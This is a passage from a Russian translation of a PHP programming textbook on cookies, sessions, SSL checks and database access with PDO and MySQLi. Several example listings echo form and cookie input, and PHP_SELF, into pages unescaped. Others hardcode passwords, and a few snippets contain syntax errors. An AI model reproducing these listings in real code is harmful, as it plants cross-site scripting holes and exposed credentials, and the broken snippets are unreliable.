Чтобы обойти проблему отсутствия состояния в HTTP, программисты изобрели множество трюков для хранения состояния между запросами (механизм *управления сессией*). Один из таких приемов основан на использовании скрытых полей форм для передачи информации. PHP обрабатывает скрытые поля форм точно так же, как и обычные, поэтому их значения доступны в массивах `$_GET` и `$_POST`. В целом в скрытых полях форм можно передавать все содержимое корзины. Однако на практике чаще каждому пользователю назначается уникальный идентификатор, который передается в одном скрытом поле. И хотя скрытые поля форм работают во всех браузерах, они подходят только для серий динамически генерируемых форм.

В другом приеме — *перезаписи URL* — каждый локальный URL-адрес, по которому может щелкнуть пользователь, динамически изменяется для включения дополнительной информации из параметра URL. Например, если каждому пользователю назначается уникальный идентификатор, его можно включить во все URL:

```
http://www.example.com/catalog.php?userid=123
```

Если все ссылки будут динамически изменяться для включения идентификатора пользователя, вы сможете отслеживать конкретных пользователей приложения. Перезапись URL может использоваться со всеми динамически генерируемыми документами, а не только с формами. Но непосредственная реализация перезаписи утомительна и однообразна.

Третий и самый распространенный метод управления состоянием основан на использовании данных cookie — фрагментов информации, которые сервер может передавать клиенту. При каждом запросе клиент возвращает серверу информацию о себе (идентифицирует себя). Cookie удобны для хранения информации

между повторными посещениями в браузере, но они не лишены недостатков. Их главная проблема заключается в том, что многие браузеры разрешают пользователям отключать cookie. Таким образом, каждое приложение, использующее cookie для управления состоянием, должно предусмотреть другой резервный способ управления состоянием. Cookie более подробно рассмотрены ниже.

Лучший способ управления состоянием в PHP основан на использовании встроенной системы управления сеансом. Эта система позволяет создавать долгосрочные переменные, доступные из разных страниц приложения, а также при разных посещениях сайта со стороны того же пользователя. Во внутренней реализации механизм управления сеансом PHP при помощи cookie (или URL-адресов) элегантно решает все задачи, требующие хранения состояния, и справляется со всеми техническими подробностями за вас. Система управления сеансом PHP более подробно рассмотрена позднее в этой главе.

## Cookie

Cookie по сути представляет собой строку, содержащую несколько полей. Сервер может отправить одно или несколько значений cookie браузеру в заголовках ответа. Некоторые поля cookie указывают страницы, для которых браузер должен отправить cookie как часть запроса. В поле `value` в cookie серверы могут сохранить любые данные по своему усмотрению (в известных пределах), например уникальный код, идентифицирующий пользователя, его предпочтения и т. д.

Для отправки cookie браузеру используется функция `setcookie()`:

```
setcookie(имя [, значение [, срок [, путь [, домен [, безопасность [,  
только_http ]]]]]]);
```

Эта функция создает строку cookie по заданным аргументам и заголовок `Cookie`, значением которого является полученная строка. Поскольку cookie передаются как заголовки в ответе, функция `setcookie()` должна быть вызвана до отправки какой-либо части тела документа.

Параметры `setcookie()`:

### *Имя*

Уникальное имя конкретного cookie. Вы можете создать несколько cookie с разными именами и атрибутами. Имя не должно содержать пробелов и символов `;`.

### *Значение*

Произвольное строковое значение, присоединяемое к cookie. В исходной спецификации Netscape общий размер cookie (включающий имя, дату за-

вершения срока действия и прочую информацию) ограничивался 4 Кбайт, поэтому, несмотря на то что для размера значения cookie отдельные ограничения не установлены, вероятно, он не может превышать 3,5 Кбайт.

### *Срок действия*

Дата истечения срока действия cookie. Если эта дата не указана, браузер хранит cookie в памяти, а не на диске. При выходе из браузера cookie пропадает. Задается в секундах от полуночи 1 января 1970 года (GMT). Например, чтобы срок действия cookie истекал через два часа, следует передать значение `time() + 60 * 60 * 2`.

### *Путь*

Браузер будет возвращать cookie только для URL-адресов ниже заданного пути. По умолчанию используется каталог, в котором находится текущая страница. Например, если скрипт `/store/front/cart.php` задает cookie и не указывает путь, то cookie будет отправляться серверу для всех страниц, у которых путь в URL начинается с `/store/front/`.

### *Домен*

Браузер будет возвращать cookie только для URL в пределах указанного домена. По умолчанию используется имя хоста сервера.

### *Безопасность*

Браузер будет передавать cookie только по защищенным соединениям `https`. `false` (по умолчанию) означает, что cookie могут передаваться по незащищенным соединениям.

### *только\_`http`*

Если параметру присвоено значение `TRUE`, то значение cookie будет доступно только по протоколу `HTTP` и, как следствие, недоступно для других средств (например, `JavaScript`). Вопрос о том, повышает ли это безопасность работы с cookie, остается открытым, поэтому используйте параметр осторожно и проводите тщательное тестирование.

Функция `setcookie()` также имеет альтернативный синтаксис:

```
setcookie ($имя [, $значение = "" [, $параметры = [] ] ] )
```

где `$параметры` — массив для хранения других параметров, следующих за `$value`. Эта форма `setcookie()` немного сокращает длину строки кода, но зато массив параметров приходится строить до использования, так что у такого решения есть как плюсы, так и минусы.

Когда браузер отправляет cookie обратно серверу, вы можете обратиться к нему через массив `$_COOKIE`. Ключом будет имя cookie, а значением — поле `value` из cookie. Например, следующий фрагмент кода в начале страницы отслеживает количество обращений к странице от данного клиента:

```
$pageAccesses = $_COOKIE['accesses'];  
setcookie('accesses', ++$pageAccesses);
```

При декодировании cookie все точки в именах заменяются символами подчеркивания. Например, cookie с именем `tip.top` доступно в форме `$_COOKIE['tip_top']`.

Рассмотрим пример практического использования cookie. В листинге 8.10 приводится страница HTML с набором вариантов для фоновых и основных цветов.

**Листинг 8.10.** Выбор цветов (colors.php)

```
<html>  
<head><title>Set Your Preferences</title></head>  
<body>  
<form action="prefs.php" method="post">  
  <p>Background:  
  <select name="background">  
    <option value="black">Black</option>  
    <option value="white">White</option>  
    <option value="red">Red</option>  
    <option value="blue">Blue</option>  
  </select><br />  
  
  Foreground:  
  <select name="foreground">  
    <option value="black">Black</option>  
    <option value="white">White</option>  
    <option value="red">Red</option>  
    <option value="blue">Blue</option>  
  </select></p>  
  
  <input type="submit" value="Change Preferences">  
</form>  
  
</body>  
</html>
```

Форма в листинге 8.10 отправляет данные скрипту `prefs.php`, приведенному в листинге 8.11. Скрипт задает cookie для цветов, выбранных на форме. Обратите внимание, что вызовы `setcookie()` следуют после начала страницы HTML.

### Листинг 8.11. Настройка параметров с использованием cookie (prefs.php)

```
<html>
<head><title>Preferences Set</title></head>
<body>

<?php
$colors = array(
'black' => "#000000",
'white' => "#ffffff",
'red' => "#ff0000",
'blue' => "#0000ff"
);

$backgroundName = $_POST['background'];
$foregroundName = $_POST['foreground'];

setcookie('bg', $colors[$backgroundName]);
setcookie('fg', $colors[$foregroundName]);
?>

<p>Thank you. Your preferences have been changed to:<br />
Background: <?php echo $backgroundName; ?><br />
Foreground: <?php echo $foregroundName; ?></p>

<p>Click <a href="prefs_demo.php">here</a> to see the preferences
in action.</p>

</body>
</html>
```

Страница, созданная в листинге 8.11, содержит ссылку на другую страницу, которая использует выбранные цвета из массива `$_COOKIE` (листинг 8.12).

### Листинг 8.12. Использование выбранных цветов (prefs\_demo.php)

```
<html>
<head><title>Front Door</title></head>
<?php
$backgroundName = $_COOKIE['bg'];
$foregroundName = $_COOKIE['fg'];
?>
<body bgcolor="<?php echo $backgroundName; ?>" text="<?php echo $foregroundName;
?>">

<h1>Welcome to the Store</h1>

<p>We have many fine products for you to view. Please feel free to browse
the aisles and stop an assistant at any time. But remember, you break it
you bought it!</p>

<p>Would you like to <a href="colors.php">change your preferences?</a></p>

</body>
</html>
```

Использование cookie сопряжено с целым рядом сложностей. Не все клиенты (браузеры) поддерживают или принимают cookie, причем пользователь может их отключить. Кроме того, в спецификации cookie сказано, что размер cookie не может превышать 4 Кбайт, разрешено использовать не более 20 cookie на домен, а на стороне клиента могут храниться не более 300 cookie. Некоторые браузеры могут устанавливать более высокие пределы, но рассчитывать на это нельзя. Наконец, вы не можете управлять фактическим сроком действия cookie — если браузеру понадобится добавить новое значение cookie при отсутствии свободного места, он сможет уничтожить cookie с еще не истекшим сроком действия. Настраивать короткий срок действия cookie нужно осторожно, поскольку этот срок зависит от точности часов (как ваших, так и клиента). У многих пользователей системные часы устанавливаются неточно, поэтому работа программы не должна зависеть от корректности истечения срока действия cookie.

Несмотря на все ограничения, cookie очень полезны для сохранения информации браузером при повторных посещениях.

## Сеансы

В PHP реализована встроенная поддержка сеансов, которая автоматически выполняет все необходимые манипуляции с cookie и предоставляет долгосрочные переменные, доступные из разных страниц и при разных посещениях сайта. Сеансы позволяют легко создавать многостраничные формы (например, корзины в интернет-магазинах), сохранять данные аутентификации пользователя между страницами, а также хранить долгосрочные настройки пользователя на сайте.

При первом посещении каждому посетителю выдается уникальный идентификатор сеанса. По умолчанию идентификатор сеанса хранится в cookie с именем PHPSESSID. Если браузер пользователя не поддерживает cookie или cookie отключены, идентификатор сеанса внедряется в URL внутри сайта.

С каждым сеансом связывается хранилище данных. Вы можете *регистрировать* переменные, которые будут загружаться из хранилища данных при запуске каждой страницы, и сохранять обратно в хранилище данных при завершении страницы. Зарегистрированные переменные сохраняют свои значения между страницами, поэтому изменения в переменных, вносимые на одной странице, становятся видимыми из других страниц. Например, ссылка **Добавить товар в корзину** может переместить пользователя к странице, которая добавляет элемент в зарегистрированный массив товаров в корзине. Затем этот зарегистрированный массив используется на другой странице для вывода содержимого корзины.

## Основы управления сеансами

Сеанс начинается автоматически с началом запуска скрипта. При необходимости генерируется новый идентификатор сеанса (возможно, с созданием cookie

для отправки браузеру), а из хранилища загружаются любые долгосрочные переменные.

Чтобы зарегистрировать переменную в сеансе, передайте ее имя в массив `$_SESSION[]`. Например, простейший счетчик обращений может выглядеть так:

```
session_start();
$_SESSION['hits'] = $_SESSION['hits'] + 1;
echo "This page has been viewed {"$_SESSION['hits']} times.";
```

Функция `session_start()` загружает зарегистрированные переменные в ассоциативный массив `$_SESSION`. Ключами являются имена переменных (например, `$_SESSION['hits']`). Если вас интересует идентификатор текущего сеанса, его можно получить функцией `session_id()`.

Чтобы завершить сеанс, вызовите функцию `session_destroy()`. Функция уничтожает хранилище данных для текущего сеанса, но не удаляет cookie из кэша браузера. Это означает, что при последующих посещениях страниц с поддержкой сеансов пользователю будет назначен тот же идентификатор сеанса, как перед вызовом `session_destroy()`, но никакие данные назначены не будут.

В листинге 8.13 приведен код из листинга 8.11, переработанный для использования сеансов вместо ручного назначения cookie.

#### **Листинг 8.13.** Настройка параметров с использованием сеанса (`prefs_session.php`)

```
<?php session_start(); ?>

<html>
<head><title>Preferences Set</title></head>
<body>

<?php
$colors = array(
    'black' => "#000000",
    'white' => "#ffffff",
    'red' => "#ff0000",
    'blue' => "#0000ff"
);

$bg = $colors[$_POST['background']];
$fg = $colors[$_POST['foreground']];

$_SESSION['bg'] = $bg;
$_SESSION['fg'] = $fg;
?>

<p>Thank you. Your preferences have been changed to:<br />
Background: <?php echo $_POST['background']; ?><br />
```



```
Foreground: <?php echo $_POST['foreground']; ?></p>
```

```
<p>Click <a href="prefs_session_demo.php">here</a> to see the preferences  
in action.</p>
```

```
</body>  
</html>
```

В листинге 8.14 приведен пример кода из листинга 8.12, переписанный для использования сеансов. После создания сеанса создаются переменные `$bg` и `$fg`, и скрипту остается только использовать их.

#### **Листинг 8.14.** Использование выбранных цветов с сеансом (prefs\_session\_demo.php)

```
<?php  
session_start() ;  
$backgroundName = $_SESSION['bg'] ;  
$foregroundName = $_SESSION['fg'] ;  
?>  
<html>  
<head><title>Front Door</title></head>  
<body bgcolor="<?php echo $backgroundName; ?>" text="<?php echo $foregroundName;  
?>">  
  
<h1>Welcome to the Store</h1>  
  
<p>We have many fine products for you to view. Please feel free to browse  
the aisles and stop an assistant at any time. But remember, you break it  
you bought it!</p>  
  
<p>Would you like to <a href="colors.php">change your preferences?</a></p>  
  
</body></html>
```

Чтобы увидеть, как работает это изменение, просто обновите приемник `action` в файле `colors.php`. По умолчанию идентификатор сеанса PHP не сохраняется после того, как браузер перестает существовать. Чтобы изменить этот факт, необходимо задать параметру `session.cookie_lifetime` из файла `php.ini` срок действия cookie в секундах.

## **Альтернативы cookie**

По умолчанию идентификатор сеанса передается от страницы к странице в cookie `PHPSESSID`. При этом система сеансов PHP поддерживает две альтернативы: поля форм и URL. Передача идентификатора сеанса через скрытые поля формы крайне неудобна, потому что она требует, чтобы каждая связь между страницами выглядела как кнопка отправки формы. Далее мы не будем обсуждать этот метод.

Система передачи идентификатора сеанса на базе URL более элегантна. PHP может переписывать ваши файлы HTML, добавляя идентификатор сеанса в каждую относительную ссылку. Но чтобы эта схема работала, необходимо настроить PHP с ключом `-enable-trans-id` во время компиляции. За эту процедуру приходится расплачиваться производительностью, поскольку PHP будет разбирать и переписывать каждую страницу. Возможно, для сайтов с высокой нагрузкой больше подойдет решение с cookie, потому что оно не страдает от замедления, обусловленного перезаписью страниц. Кроме того, при передаче на базе URL идентификаторы сеансов раскрываются, что создает потенциальный риск атак с перехватом.

## Настройка хранения

По умолчанию PHP хранит информацию сеанса в файлах во временном каталоге сервера. Переменные каждого сеанса хранятся в отдельном файле. Каждая переменная сериализуется в файл в закрытом формате. Все эти настройки можно изменить в файле `php.ini`.

Место хранения файлов сеансов можно изменить при помощи параметра `session.save_path` в `php.ini`. Если вы работаете на общем сервере с собственной установкой PHP, выберите каталог из своего дерева каталогов, чтобы другие пользователи той же машины не могли обратиться к вашим файлам сеанса.

PHP может хранить данные сеанса в текущем хранилище в одном из двух форматов: либо во встроенном формате PHP, либо в формате WDDX (web distributed data exchange). Чтобы изменить этот формат, присвойте параметру `session.serialize_handler` в файле `php.ini` либо значение `php` (по умолчанию), либо `wddx` (формат WDDX).

## Объединение cookie с сеансами

Используя cookie в сочетании с обработчиком сеансовых данных, можно сохранять состояние между посещениями. Любое состояние, которое должно теряться при выходе пользователя с сайта (например, страница, на которой находится пользователь), можно доверить встроенным сеансам PHP. Любое состояние, которое должно сохраняться между посещениями (например, уникальный идентификатор пользователя), может храниться в cookie. С идентификатором пользователя долгосрочное состояние пользователя (настройки вывода, адреса электронной почты и т. д.) может загружаться из специализированных хранилищ, например БД.

Скрипт в листинге 8.15 дает пользователю возможность выбрать цвета текста и фона и сохраняет эти значения в cookie. При всех последующих посеще-

ниях страницы за следующую неделю настройки цветов будут передаваться в cookie.

### Листинг 8.15. Сохранение состояния между посещениями (save\_state.php)

```
<?php
if($_POST['bgcolor']) {
    setcookie('bgcolor', $_POST['bgcolor'], time() + (60 * 60 * 24 * 7));
}

if (isset($_COOKIE['bgcolor'])) {
    $backgroundName = $_COOKIE['bgcolor'];
}
else if (isset($_POST['bgcolor'])) {
    $backgroundName = $_POST['bgcolor'];
}
else {
    $backgroundName = "gray";
} ?>
<html>
<head><title>Save It</title></head>
<body bgcolor="<?php echo $backgroundName; ?>">

<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
<p>Background color:
<select name="bgcolor">
<option value="gray">Gray</option>
<option value="white">White</option>
<option value="black">Black</option>
<option value="blue">Blue</option>
<option value="green">Green</option>
<option value="red">Red</option>
</select></p>

<input type="submit" />
</form>

</body>
</html>
```

## SSL

Технология SSL (secure sockets layer) предоставляет защищенный канал для передачи обычных запросов и ответов HTTP. PHP не занимается SSL, так что возможности управления шифрованием из PHP практически отсутствуют. URL с префиксом <https://> обозначает, что для документа используется защищенное соединение (в отличие от обычных URL с префиксом <http://>).

Элемент HTTPS в массиве `$_SERVER` содержит значение 'on', если страница PHP была сгенерирована в ответ на запрос по соединению SSL. Чтобы предотвратить генерирование страницы для незащищенного соединения, просто используйте фрагмент:

```
if ($_SERVER['HTTPS'] !== 'on') {  
    die("Must be a secure connection.");  
}
```

Одна из распространенных ошибок — отправка формы по защищенному соединению (например, <https://www.example.com/form.html>) при том, что сама форма запускает отправку данных по незащищенному соединению <http://>. В этом случае любые параметры формы, введенные пользователем, передаются по незащищенному соединению, и любой тривиальный перехватчик пакетов сможет получить их.

## Что дальше?

В современной веб-разработке есть множество приемов, хитростей и скрытых ловушек. Надеемся, что те из них, которые были упомянуты в этой главе, помогут вам в построении сайтов. В следующей главе рассматривается работа с хранилищами данных в PHP. В ней обсуждаются решения, часто применяемые на практике: БД, SQL и NoSQL, SQLite и непосредственное хранение информации в файлах.

---

# Базы данных

В PHP поддерживаются более двадцати БД, включая самые популярные коммерческие и бесплатные. Реляционные системы БД, такие как MariaDB, MySQL, PostgreSQL и Oracle, играют ведущую роль в работе большинства современных динамических веб-сайтов. Они используются для хранения информации покупательских корзин, историй покупок, отзывов о продуктах, информации пользователей, номеров банковских карт, а иногда даже самих веб-страниц.

В этой главе рассмотрена работа с БД из PHP. Основное внимание уделено встроенной библиотеке *PDO* (PHP data objects), которая позволяет использовать одни и те же функции для работы с разными БД (вместо миллиона расширений для конкретных БД). В этой главе вы научитесь читать информацию из БД, сохранять информацию в БД и обрабатывать возникающие ошибки. Глава завершается примером приложения, в котором выполнены различные операции с БД.

В одной книге трудно изложить все тонкости создания приложений БД на PHP. За более глубоким описанием связи PHP и MySQL обращайтесь к книге Хью Вильямса (Hugh Williams) и Дэвида Лэйна (David Lane) «*Web Database Applications with PHP and MySQL*» (2-е издание, O'Reilly, 2002).

## Работа с БД в PHP

Существуют два основных механизма работы с БД из PHP. В первом используются расширения для конкретных БД, во втором применяется библиотека PDO, не привязанная ни к одной БД. У каждого способа есть достоинства и недостатки.

Если вы используете расширение для конкретной БД, ваш код плотно к ней привязывается. Например, в расширении MySQL имена функций, параметры, средства обработки ошибок и т. д. полностью отличаются от тех, которые используются другими расширениями. Если вы захотите перевести свою БД с MySQL на PostgreSQL, это потребует значительных изменений в коде. В свою очередь, PDO скрывает всю специфику конкретной БД в абстрактной прослойке,

позволяет свести переход на другую БД к простому изменению одной строки программы в файле `php.ini`.

Впрочем, портируемость таких абстрактных прослоек, как библиотека PDO, не дается бесплатно. Код, использующий такие библиотеки, обычно работает чуть медленнее кода, использующего специализированные расширения.

Помните, что абстрактная прослойка никак не помогает обеспечить портируемость запросов SQL. Если в приложении используются какие-либо нестандартные возможности SQL, вам придется основательно потрудиться для преобразования запросов для другой БД. В этой главе мы кратко рассмотрим оба подхода к построению интерфейсов БД, а также изучим альтернативные методы управления динамическим контентом в веб-программировании.

## Реляционные БД и SQL

Реляционная система управления БД (*РСУБД*) представляет собой сервер, который управляет данными, выполняя ваши команды. Данные организованы в таблицы, состоящие из столбцов, каждый из которых обладает именем и типом. Например, для хранения информации о научно-фантастических книгах можно создать таблицу `books`, в которой для каждой книги будет храниться ее название (строка), год выпуска (число) и автор (строка).

Таблица `books` организована в БД так, чтобы вы могли группировать информацию, например, о периодах времени, авторах и злодеях. РСУБД обычно имеет собственную систему пользователей, которая управляет правами доступа к БД (например, «пользователь Fred может изменять авторов»).

Для взаимодействия с такими реляционными БД, как MariaDB и Oracle, в PHP используется язык *SQL* (*structured query language*). Он позволяет создавать, изменять и читать информацию из реляционных БД.

Синтаксис SQL делится на две части. Первая — *DML* (*data manipulation language*) — используется для чтения и изменения данных в существующей БД. Язык DML чрезвычайно компактен, он состоит всего из четырех команд: `SELECT`, `INSERT`, `UPDATE` и `DELETE`. Набор команд SQL для создания и изменения структур БД, обеспечивающих непосредственное хранение данных, называется *DDL* (*data definition language*). Синтаксис DDL не настолько стандартизирован, как синтаксис DML, но так как PHP просто отправляет все полученные команды БД SQL, вы можете использовать любые команды SQL, поддерживаемые вашей БД.



Команды SQL для создания библиотечной БД из приведенного примера хранятся в файле с именем `library.sql`.

Команда SQL для вставки новой строки в таблицу с именем `books` выглядит так:

```
INSERT INTO books VALUES (null, 4, 'I, Robot', '0-553-29438-5', 1950, 1);
```

Следующая команда SQL вставляет новую строку с явным указанием столбцов, для которых задаются значения:

```
INSERT INTO books (authorid, title, ISBN, pub_year, available)
VALUES (4, 'I, Robot', '0-553-29438-5', 1950, 1);
```

Чтобы удалить все книги, изданные в 1979 году (если они найдутся), используйте следующую команду SQL:

```
DELETE FROM books WHERE pub_year = 1979;
```

Команда, заменяющая год издания `Roots` на 1983, выглядит так:

```
UPDATE books SET pub_year=1983 WHERE title='Roots';
```

А вот команда для получения книг, изданных в 1980-е годы:

```
SELECT * FROM books WHERE pub_year > 1979 AND pub_year < 1990;
```

Также возможно указать поля, которые должны возвращаться запросом. Пример:

```
SELECT title, pub_year FROM books WHERE pub_year > 1979 AND pub_year < 1990;
```

Запросы также могут объединять информацию из нескольких таблиц. Например, этот запрос соединяет таблицы `book` и `author`, чтобы вы знали, кто написал каждую книгу:

```
SELECT authors.name, books.title FROM books, authors
WHERE authors.authorid = books.authorid;
```

Для имен таблиц можно определять сокращения (псевдонимы):

```
SELECT a.name, b.title FROM books b, authors a WHERE a.authorid = b.authorid;
```

Подробнее SQL описан в книге Кевина Кляйна, Дэниела Кляйна и Брэнда Ханта «SQL: Справочник» (Символ-Плюс, 2009).

## PDO

Вот что говорится о PDO на веб-сайте PHP:

Расширение PDO определяет облегченный универсальный интерфейс для работы с БД в PHP. Каждый драйвер БД, реализующий интерфейс PDO, может предоставлять функциональность конкретной БД в виде обычных функций расширения. Отметим, что из самого расширения PDO никакие операции БД выполняться не могут, поэтому для обращения к серверу БД необходимо использовать драйвер PDO для конкретной БД.

Также PDO:

- эффективно реализуется на языке C;
- использует новейшие возможности внутренней реализации PHP 7;
- использует буферизованное чтение данных из итогового набора;
- предоставляет общий набор функций БД в виде базы;
- может обращаться к специфическим функциям конкретных БД;
- поддерживает транзакции;
- может взаимодействовать с объектами LOBS (large objects) в БД;
- может использовать подготовленные и исполняемые команды SQL с привязкой параметров;
- может реализовать курсоры с поддержкой прокрутки;
- обладает доступом к кодам ошибок SQLSTATE и поддерживает гибкие средства обработки ошибок.

Мы затронем лишь некоторые из этих возможностей, чтобы показать, насколько полезной может быть библиотека PDO.

И еще несколько слов, прежде чем мы приступим. PDO содержит драйверы почти для всех существующих ядер БД, а драйверы, не поддерживаемые PDO, должны работать через универсальное подключение ODBC. PDO имеет модульную структуру, и для ее работы должны быть активны как минимум два расширения: собственно расширение PDO и расширение PDO для БД, с которой вы собираетесь взаимодействовать. Настройка подключения к выбранной БД описана в электронной документации (<http://ca.php.net/pdo>). Например, для установления PDO на сервере Windows для взаимодействия с MySQL просто включите следующие две строки в файл `php.ini` и перезапустите сервер:

```
extension=php_pdo.dll  
extension=php_pdo_mysql.dll
```

Библиотека PDO также является объектно-ориентированным расширением (как будет видно из примеров, приведенных далее).

## Создание подключения

Первое, что необходимо сделать при использовании PDO, — создать подключение к БД и сохранить дескриптор подключения в переменной:

```
$db = new PDO($источник, $пользователь, $пароль);
```



Параметр *\$источник* определяет имя источника данных, а смысл двух других параметров понятен без комментариев. А именно для подключения к MySQL используется код следующего вида:

```
$db = new PDO("mysql:host=localhost;dbname=library", "petermac", "abc123");
```

Конечно, имя пользователя и пароль можно (и нужно!) передавать в переменных для повторного использования и гибкости кода.

## Взаимодействие с БД

После создания подключения к ядру БД и выбранной БД это подключение может использоваться для отправки команд SQL серверу. Простая команда UPDATE выглядит примерно так:

```
$db->query("UPDATE books SET authorid=4 WHERE pub_year=1982");
```

Этот код просто обновляет таблицу *books* и освобождает объект запроса, что позволяет вам передавать простые команды SQL (например, UPDATE, DELETE, INSERT) непосредственно БД.

## Подготовленные команды в PDO

Чаще при работе с БД используются *подготовленные команды*, благодаря которым вызовы PDO выдаются последовательно, то есть с делением на фазы.

Возьмем следующий пример:

```
$statement = $db->prepare("SELECT * FROM books");
$statement->execute();

// последовательно обработать строки результата
while($row = $statement->fetch()) {
    print_r($row);
    // ... и вероятно, сделать что-то более осмысленное
    // с каждой возвращенной строкой
}

$statement = null;
```

В этом коде сначала происходит подготовка кода SQL (*prepare()*), а затем выполнение (*execute()*). После этого цикл *while* перебирает полученный результат, и в итоге объект результата освобождается присваиванием *null*. Этот пример не впечатляет, но у подготовленных команд есть и другие возможности. Возьмем следующий пример:

```
$statement = $db->prepare("INSERT INTO books (authorid, title, ISBN, pub_year)"
    . "VALUES (:authorid, :title, :ISBN, :pub_year)");
```

```

$statement->execute(array(
    'authorid' => 4,
    'title' => "Foundation",
    'ISBN' => "0-553-80371-9",
    'pub_year' => 1951),
);

```

Здесь команда SQL подготавливается с четырьмя заполнителями, которым присваиваются имена: `authorid`, `title`, `ISBN` и `pub_year`, совпадающие с именами столбцов БД (имена заполнителей могут быть любыми, но обязательно понятными вам). При вызове `execute` заполнители заменяются фактическими данными, которые должны использоваться в конкретном запросе. Подготовленные команды позволяют многократно выполнить одну команду SQL, каждый раз передавая ей разные значения из массива. Также этот способ подготовки применяется с позиционными заполнителями (которым не присваиваются имена): в строку включаются знаки `?`, представляющие заменяемые позиционные элементы. Взгляните на измененную версию приведенного выше кода:

```

$statement = $db->prepare("INSERT INTO books (authorid, title, ISBN, pub_year)"
    . "VALUES (?, ?, ?, ?)");
$statement->execute(array(4, "Foundation", "0-553-80371-9", 1951));

```

Она достигает той же цели при меньшем объеме кода, так как в области значений команды SQL не указываются имена заменяемых элементов. Массив в команде `execute` может передавать только низкоуровневые данные без имен. Вы лишь должны следить за правильностью позиций данных, передаваемых подготовленной команде.

## Обработка транзакций

Некоторые РСУБД поддерживают *транзакции*, в которых серии изменений в БД либо закрепляются (то есть применяются), либо отменяются (то есть теряются) как единое целое. Например, когда банк обрабатывает денежный перевод, операции снятия средств с одного счета и зачисления на другой счет должны выполняться вместе — одна операция не может происходить без другой, и между ними не должно быть временной задержки. В PDO обработка транзакций элегантно организуется в структурах `try...catch` (листинг 9.1).

### Листинг 9.1. Структура `try...catch`

```

try {
    // connection successful
    $db = new PDO("mysql:host=localhost;dbname=banking_sys", "petermac", "abc123");
} catch (Exception $error) {
    die("Connection failed: " . $error->getMessage());
}

```

```

try {
    $db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    $db->beginTransaction();

    $db->exec("insert into accounts (account_id, amount) values (23, '5000')" );
    $db->exec("insert into accounts (account_id, amount) values (27, '-5000')" );

    $db->commit();
} catch (Exception $error) {
    $db->rollback();
    echo "Transaction not completed: " . $error->getMessage();
}

```

Если транзакция не может быть завершена полностью, то она не завершается вообще, и в программе происходит исключение.

Если вызвать `commit()` или `rollback()` для БД, не поддерживающей транзакции, методы вернут `DB_ERROR`.



Обязательно проверьте, поддерживает ли транзакции ваш продукт БД.

## Отладка команд

Интерфейс PDO предоставляет метод для вывода информации о команде PDO. Такая информация пригодится для отладки, если что-то пойдет не так.

```

$statement = $db->prepare("SELECT title FROM books WHERE authorid = ?");
$statement->bindParam(1, "12345678", PDO::PARAM_STR);
$statement->execute();

$statement->debugDumpParams();

```

При вызове `debugDumpParams()` для объекта команды выводится разнообразная информация о вызове:

```

SQL: [35] SELECT title
      FROM books
      WHERE authorID = ?
Sent SQL: [44] SELECT title
      FROM books
      WHERE authorid = "12345678"
Params: 1
Key: Position #0:
paramno=0
name[0] ""
is_param=1
param_type=2

```

Раздел `Sent SQL` выводится только после выполнения команды. До этого доступны только разделы `SQL` и `Params`.

## Интерфейс объекта `MySQLi`

Самая популярная платформа БД, используемая в PHP, — БД `MySQL`. На сайте `MySQL` показаны ее разные версии, которые вы можете использовать. Мы рассмотрим свободно распространяемую версию — `Community server`. В PHP есть несколько интерфейсов для этой версии, но мы рассмотрим объектно-ориентированный интерфейс `MySQLi` (расширение `MySQL Improved`).

В последнее время `MariaDB` (<http://mariadb.com>) постепенно вытесняет `MySQL` и становится основной БД для программистов PHP. Для `MariaDB` была изначально запланирована совместимость с `MySQL` на уровне клиентского языка, средств подключения и двоичных файлов, поэтому вы можете установить `MariaDB`, удалить `MySQL`, настроить конфигурацию PHP для использования `MariaDB`, и скорее всего, никаких других изменения вносить не придется.

Если вы не знакомы с ООП, обязательно просмотрите главу 6 перед чтением этого раздела.

Так как объектно-ориентированный интерфейс встроен в PHP в конфигурации стандартной установки (вам нужно просто активизировать расширение `MySQLi` в своем окружении PHP), создайте экземпляр класса:

```
$db = new mysqli(хост, пользователь, пароль, имяБазыДанных);
```

В этом примере используется библиотека с именем `library`. С вымышленным именем пользователя `petermac` и паролем `1q2w3e9i8u7y` команда будет выглядеть так:

```
$db = new mysqli("localhost", "petermac", "1q2w3e9i8u7y", "library");
```

Команда предоставляет доступ к ядру БД из кода PHP (к другим данным мы обратимся позже). После создания экземпляра этого класса в переменной `$db` мы сможем использовать его методы для работы с БД.

Короткий пример вставки новой книги в БД `library` будет выглядеть примерно так:

```
$db = new mysqli("localhost", "petermac", "1q2w3e9i8u7y", "library");  
  
$sql = "INSERT INTO books (authorid, title, ISBN, pub_year, available)  
VALUES (4, 'I, Robot', '0-553-29438-5', 1950, 1)";  
  
if ($db->query($sql) {  
    echo "Book data saved successfully.";
```

```

} else {
    echo "INSERT attempt failed, please try again later, or call tech support" ;
}

$db->close();

```

Сначала в переменной `$db` создается экземпляр `MySQLi`. Затем строится строка команды SQL, которая сохраняется в переменной с именем `$sql`. Далее программа вызывает метод `query` класса и проверяет его возвращаемое значение, чтобы определить, был ли метод выполнен успешно (`TRUE`), после чего на экран выводится соответствующее сообщение. Напомним, что это всего лишь пример, и в реальной программе на этой стадии вы бы вряд ли стали выводить что-то в браузере. Наконец, вызов метода `close()` освобождает ресурсы и уничтожает экземпляр в памяти.

## Получение данных для вывода

Допустим, в другом разделе вашего сайта нужно вывести список книг с именами авторов. Для этого можно воспользоваться тем же классом `MySQLi` и работать с итоговым набором, сгенерированным командой SQL `SELECT`. Существует много способов вывода информации в браузере, но мы рассмотрим только один. Обратите внимание, что возвращаемый результат представляет собой другой объект, отличный от созданного экземпляра `$db`. PHP создает объект результата за вас и заполняет его возвращенными данными.

```

$db = new mysqli("localhost", "petermac", "1q2w3e9i8u7y", "library");
$sql = "SELECT a.name, b.title FROM books b, authors a WHERE
a.authorid=b.authorid";
$result = $db->query($sql);
while ($row = $result->fetch_assoc()) {
    echo "{$row['name']} is the author of: {$row['title']}<br />";
}
$result->close();
$db->close();

```

Здесь используется вызов метода `query()`, а возвращенная информация сохраняется в переменной `$result`. Затем для полученного объекта вызывается метод с именем `fetch_assoc()`, предоставляющий одну строку данных, которая сохраняется в переменной с именем `$row`. Это продолжается до тех пор, пока остаются строки для обработки. Внутри цикла `while` данные просто выводятся в окне браузера. Наконец, программа завершает объекты результата и БД.

Вывод выглядит примерно так:

```

J.R.R. Tolkien is the author of: The Two Towers
J.R.R. Tolkien is the author of: The Return of The King
